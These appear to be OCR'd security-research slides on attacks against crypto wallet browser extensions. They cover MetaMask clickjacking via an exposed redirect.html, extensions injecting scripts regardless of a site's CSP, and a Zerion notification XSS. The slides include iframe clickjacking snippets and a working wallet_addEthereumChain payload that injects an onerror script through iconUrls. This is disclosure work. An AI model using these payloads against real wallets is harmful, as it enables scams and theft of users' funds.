
Clickjacking MetaMask  
(by UGWST)

TODAY



A few Web3 wallets still **attackable** using **Clickjacking** through misconfigured `web_accessible_resources`

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# REDIRECT CLICKJACKING

manifest.json

```
"web_accessible_resources": {  
  "resources": {  
    "redirect.html",  
    "popup.html"  
  },  
  "matches": ["<all_urls>"]  
}
```



Used in Metamask **Clickjacking** report by UGWST.

Coinbase uses `siteWarning.html` for **redirecting** from malicious sites but sanitizes URL.





```
<iframe  
  src="chrome-extension://{id}/popup.html">  
</iframe>
```

✘ Denying load of [about:blank:1 chrome-extension://ehkcipecpnbilegnohplkakar...](#). Resources must be listed in the `web_accessible_resources` manifest key in order to be loaded by pages outside the extension.



```
<iframe  
  src="chrome-extension://{id}/redirect.html  
  ?redirect=/popup.html">  
</iframe>
```



Web3 wallets already suffer with low informativeness due to unreadable

`addresses` / `transaction data`

UI redressing bugs can be used in **scams**, and they can be chained with other issues like 1-click **XSS**

\* App "name" poorly sanitized, non-ASCII whitespace (e.g. U+2000) can **break layout**

STEP 3

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# EXTENSION / WEBSITE

How benevolent extensions can be turned into malevolent and used to perform indirect attacks on other websites



Extension VS Website  
Interactions







## Login to your account

Email


hunter@immunefi.com

immunefi.com  
Start typing...

More options...

Login

or

 Continue with Google

Forgot your password? [Reset it here.](#)  
Are you new? [Sign up.](#)



Form HTML/CSS modified  
by **LastPass**



Domain CSP doesn't  
affect extensions – they  
have **their own CSP.**

Browsers do NOT provide  
an intended solution to  
**block** extensions from  
running on a domain.


## Login to your account

Email

hunter@immunefi.com

< Back

- Report a problem
- Generate a password
- Open my vault
- Turn off LastPass for this site
- Extension settings

 Continue with Google

Forgot your password? [Reset it here.](#)  
Are you new? [Sign up.](#)



## 01 Main-world content scripts

background.js / manifest.json

```
chrome.scripting.registerContentScripts([  
  {"js": ["inline.js"],  
   "world": "MAIN"  
}])
```

## 02 Dynamic script injection

background.js

```
chrome.scripting.executeScript({  
  target: tab,  
  files: ["inline.js"]  
})
```

## 03 Injection through **DOM**

content.js

```
const script = document.createElement("script");  
script.src = chrome.runtime.getURL("inline.js");  
document.head.appendChild(script);
```



CSP of domain **ignored** even for direct script element **injection**.



INJECTED BY WALLET

The screenshot shows the Sei App dashboard in a browser window. The URL is `app.sei.io`. The dashboard includes a sidebar with navigation options: Dashboard, Stake, Bridge, and Transfer. The main content area is titled "Stats" and contains three data cards: "Block Height" (133,718,658), "Avg Block Time" (0.488s), and "Total Supply (Sei)" (8.921153 B). Below the stats is an "Overview" section with an "Addresses" subsection. On the right side, there is a "Zerion: Wallet for Web3 & NFTs" extension interface showing a connected wallet for `app.sei.io` with a balance of `$0.00` and a "Swap" button. A notification bubble from the wallet is overlaid on the dashboard, stating "Network Switched Sei". The notification bubble is circled in orange. At the bottom of the wallet interface, there is an "Invite Friends" banner and a "Tokens" section showing "Sei" with "All Networks" selected and a sad face emoji indicating "No assets yet".




EXTENSION / WEBSITE

# NOTIFICATION IMPLEMENTATION

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WAIT, WHAT?



```
zerion/.../in-dapp-notifications/index.ts
```

```
const networkIconHTML = isIconLoaded  
  ? `    class="${styles.networkIcon}" ...>`  
  : '';
```

```
e1.innerHTML = `  
  <div class="...">  
    <div class=${styles.zerionLogo}>  
      ${networkIconHTML}  
    </div>  
  <div ...>  
    <div ...>Network Switched</div>  
  ...`
```





1

Add network with **malicious** config

Zerion · Add network

Chrome for Testing v132.0.6830.0 is only fo... [Download Chrome](#)

pocs.neplox.security  
Suggests you add this network

**Sei**

Network Name  
Sei

RPC URL  
https://evm-rpc.sei-apis.com/

Chain ID  
1329

Currency Symbol  
SEI

Decimals  
18

Block Explorer URL (optional)  
https://seitrace.com

Visible in Networks List

Cancel Add

Zerion · Network added successfully

Chrome for Testing v132.0.6830.0 is only fo... [Download Chrome](#)

**Sei**  
added successfully!

RPC URL  
https://evm-rpc.sei-apis.com/

Chain ID  
0x531

Currency Symbol  
SEI

Block Explorer URL  
https://seitrace.com

Close

```
zerionProvider.request({
  ...
  method: "wallet_addEthereumChain",
  params: [{
    chainId: "0x531",
    chainName: "Sei",
    ...
    iconUrls: [
      `https://app.sei.io/favicon.ico#` +
      `style="..."><img src=x` +
      `onerror=import('poc.js')` +
      `style="..."`,
    ],
  }],
});
```

